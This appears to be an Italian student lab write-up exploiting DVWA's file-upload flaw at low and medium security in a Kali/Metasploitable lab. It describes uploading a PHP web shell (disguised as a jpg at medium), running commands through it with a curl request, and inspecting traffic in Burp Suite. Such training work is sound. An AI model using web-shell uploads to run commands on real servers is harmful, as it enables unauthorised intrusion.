


# Pratica S6/L1

## EXPLOIT FILE UPLOAD

### LOW

- avviare le macchine sotto la stessa rete (rete interna)
- assicurarsi che ci sia una comunicazione bidirezionale




The screenshot shows two VirtualBox windows. The left window is titled 'kali@vboxkali: ~' and shows a terminal session where a user runs 'ping 192.168.50.101'. The output shows 10 successful pings with varying times. The right window is titled 'metasploitable 1 [In esecuzione] - Oracle VirtualBox' and shows a terminal session where a user runs 'ping 192.168.50.100'. The output shows 11 successful pings with varying times. Both windows show the standard VirtualBox menu bar (File, Macchina, Visualizza, Inserimento, Dispositivi, Aiuto).

```
kali@vboxkali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@vboxkali)~  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.631 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.518 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.575 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.452 ms  
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.549 ms  
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.503 ms  
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=0.708 ms  
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=0.521 ms  
64 bytes from 192.168.50.101: icmp_seq=9 ttl=64 time=0.488 ms  
64 bytes from 192.168.50.101: icmp_seq=10 ttl=64 time=0.506 ms  
^C  
--- 192.168.50.101 ping statistics ---  
10 packets transmitted, 10 received, 0% packet loss, time 9197ms  
rtt min/avg/max/mdev = 0.452/0.545/0.708/0.071 ms  
(kali@vboxkali)~  
$
```

```
metasploitable 1 [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.50.100  
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.  
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=1.09 ms  
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.130 ms  
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.046 ms  
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.451 ms  
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.387 ms  
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=0.218 ms  
64 bytes from 192.168.50.100: icmp_seq=7 ttl=64 time=0.524 ms  
64 bytes from 192.168.50.100: icmp_seq=8 ttl=64 time=0.589 ms  
64 bytes from 192.168.50.100: icmp_seq=9 ttl=64 time=0.434 ms  
64 bytes from 192.168.50.100: icmp_seq=10 ttl=64 time=0.633 ms  
64 bytes from 192.168.50.100: icmp_seq=11 ttl=64 time=0.325 ms  
--- 192.168.50.100 ping statistics ---  
11 packets transmitted, 11 received, 0% packet loss, time 9992ms  
rtt min/avg/max/mdev = 0.046/0.439/1.095/0.272 ms  
msfadmin@metasploitable:~$
```


- scrivere uno script in php




The screenshot shows a terminal window titled '(kali@vboxkali)~'. The user runs the command 'curl http://192.168.50.101/dvwa/hackable/uploads/low.php?cmd=ls dvwa\_email.png'. The output shows the file being uploaded successfully. The user then runs 'ls' and the output shows the file 'low.php'.


```
(kali@vboxkali)~  
$ curl http://192.168.50.101/dvwa/hackable/uploads/low.php?cmd=ls  
dvwa_email.png  
low.php  
(kali@vboxkali)~  
$ ls  
low.php  
(kali@vboxkali)~  
$
```

- fare l'upload dello script su DVWA





- utilizzare la shell per eseguire comandi da remoto sulla macchina Metasploitable






- intercettare e analizzare ogni richiesta HTTP/HTTPS verso la DVWA usando Burpsuite





## MEDIUM

- convertire lo script in jpg, come richiesto durante l'upload dello script su DVWA

- fare l'upload dello script su DVWA



- utilizzare la shell per eseguire comandi da remoto sulla macchina Metasploitable



- intercettare e analizzare ogni richiesta HTTP/HTTPS verso la DVWA usando Burpsuite

DashboardTargetProxyIntruderRepeaterViewHelp

InterceptHTTP historyWebSockets historyProxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME-type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
2	http://192.168.50.101	GET	/favicon.ico			404	516	HTML	ico	404 Not Found			192.168.50.101		17:03:43.9 De...	8080	
3	http://192.168.50.101	GET	/dwa/			302	482	HTML					192.168.50.101	PHPSESSID=30ed0...	17:03:46.9 De...	8080	10
4	http://192.168.50.101	GET	/dwa/login.php			200	1636	HTML	php	Damn Vulnerable Web A...			192.168.50.101		17:03:48.9 De...	8080	22
5	http://192.168.50.101	POST	/dwa/login.php		✓	302	392	HTML	php				192.168.50.101		17:03:54.9 De...	8080	17
6	http://192.168.50.101	GET	/dwa/index.php			200	4352	HTML	php	Damn Vulnerable Web A...			192.168.50.101		17:03:55.9 De...	8080	18
7	http://192.168.50.101	GET	/dwa/security.php			200	4453	HTML	php	Damn Vulnerable Web A...			192.168.50.101		17:03:59.9 De...	8080	11
8	http://192.168.50.101	POST	/dwa/security.php		✓	302	430	HTML	php				192.168.50.101	security=medium	17:04:09.9 D...	8080	11
9	http://192.168.50.101	GET	/dwa/security.php			200	4543	HTML	php	Damn Vulnerable Web A...			192.168.50.101		17:04:11.9 De...	8080	11
10	http://192.168.50.101	GET	/dwa/vulnerabilities/upload/			200	4873	HTML		Damn Vulnerable Web A...			192.168.50.101		17:04:15.9 De...	8080	14
11	http://192.168.50.101	POST	/dwa/vulnerabilities/upload/		✓	200	4943	HTML		Damn Vulnerable Web A...			192.168.50.101		17:04:26.9 De...	8080	12
12	http://192.168.50.101	GET	/dwa/hackable/uploads/medium.php...			200	425	HTML	jpg				192.168.50.101		17:04:38.9 De...	8080	7
13	http://192.168.50.101	GET	/dwa/hackable/uploads/medium.php...		✓	200	282	text	jpg				192.168.50.101		17:04:59.9 De...	8080	12

Request

PrettyRawHex

1 POST /dwa/security.php HTTP/1.1

2 Host: 192.168.50.101

3 Content-Length: 86

4 Cache-Control: max-age=0

5 Accept-Language: en-us

6 Upgrade-Insecure-Requests: 1

7 Origin: http://192.168.50.101

8 Content-Type: application/x-www-form-urlencoded

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://192.168.50.101/dwa/security.php

12 Accept-Encoding: gzip, deflate, br

13 Cookie: security=high; PHPSESSID=30ed01e7bf9176038f48ddc579eae8

14 Connection: keep-alive

15

16 security=medium&seclv\_submit=Submit

Response

PrettyRawHexRender

1 HTTP/1.1 302 Found

2 Date: Mon, 09 Dec 2024 16:04:10 GMT

